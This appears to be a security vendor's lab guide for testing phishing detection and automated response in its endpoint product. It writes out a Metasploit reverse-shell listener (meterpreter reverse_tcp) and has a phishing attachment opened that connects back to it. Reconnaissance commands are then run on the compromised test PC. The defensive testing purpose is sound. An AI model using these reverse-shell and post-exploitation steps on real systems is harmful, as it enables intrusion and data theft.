
【ES】Best Practices: Phishing Detection with Automated Response_v6.0.2
Scenario
Phishing and web intrusion attacks are two threat actors’ most common methods to infect user systems and steal confidential data. It is important to have capabilities to detect and protect against these attacks. Endpoint Secure has developed stronger detection capabilities to detect attacks originating from Emails and Instant Messaging (IM). When an unsuspecting user downloads and executes a malicious attachment from their Email or IM, Endpoint Secure monitors all files and processes related to the malicious executable.
Users can visualize the attack in Advanced Threats and understand how the threat started and what it is trying to achieve. To help users mitigate these attacks quickly, users can configure Endpoint Secure to respond automatically to block and prevent them once they have been assessed as malicious.
Prerequisites
Use the Kali image uploaded in the attachment and create the system. Do not modify the IP address because Kali’s address has been fixed as 192.168.20.71 in the test sample. The account and password for the Kali login are root/@support123.
- Open the email sample in the attachment with Foxmail.
- Please ensure that the test PC can access Kali’s IP address and that Kali can access the test PC.
Best Practices
Basic Configuration

Navigate to Policies > Realtime Protection, disable Realtime File Protection, and Check the Enable auto-fix of phishing attacks checkbox.

Disable Hacktool Protection.

Phishing Email


- Run MSF on Kali and listen for connections from the remote end. Please enter the following commands manually. You can use the tab key to complete the commands. Do not copy and paste from the document.
msfconsole
use exploit/multi/handler
set paylaod windows/meterpreter/reverse_tcp
set lhost 192.168.20.71
set lport 8888
run
| Command | Function |
|---|---|
| msfconsole | Initial msfconsole |
| set lhost 192.168.20.71 | fill in the IP address of Kali |
-

Open the email and the attachment on the test PC.
-
The malware will disguise itself as a normal email. The malware will be executed and connected to Kali’s IP address by opening the attachment.
-
After executing the phishing sample, it was successfully launched on Kali. You can use the shell command in MSF to enter the PC’s command line.

- In the Endpoint Secure Manager console, go to Detection and Response > Intrusion Detection > Advanced Threats > Alert Mode, and you can see the following alert.

Continuous Attack

- Enter the shell command to enter the CMD of the test PC.
- Execute the following command:
| Command | Function |
|---|---|
| whoami | Get the username of the current logged-in user. |
| ipconfig | Display network configuration information, such as IP address, subnet mask, etc. |
| systeminfo | Display detailed information about the system, such as operating system version, installation date, etc. |
| wmic process get | Get information about the running process. |
- Endpoint Secure detected the above behavior and generated the following alerts.


-
At the same time, the security incident has been automatically fixed.

-
In the meantime, you can view the attack chain.

Clean Up Residual Files
Please clean up the files after the test.

Usually, attachments exist in the following paths: C:\Users\Administrator\AppData\Roaming\Foxmail7\

If you want to generate a new testing event, please restart the PC and delete the above two files.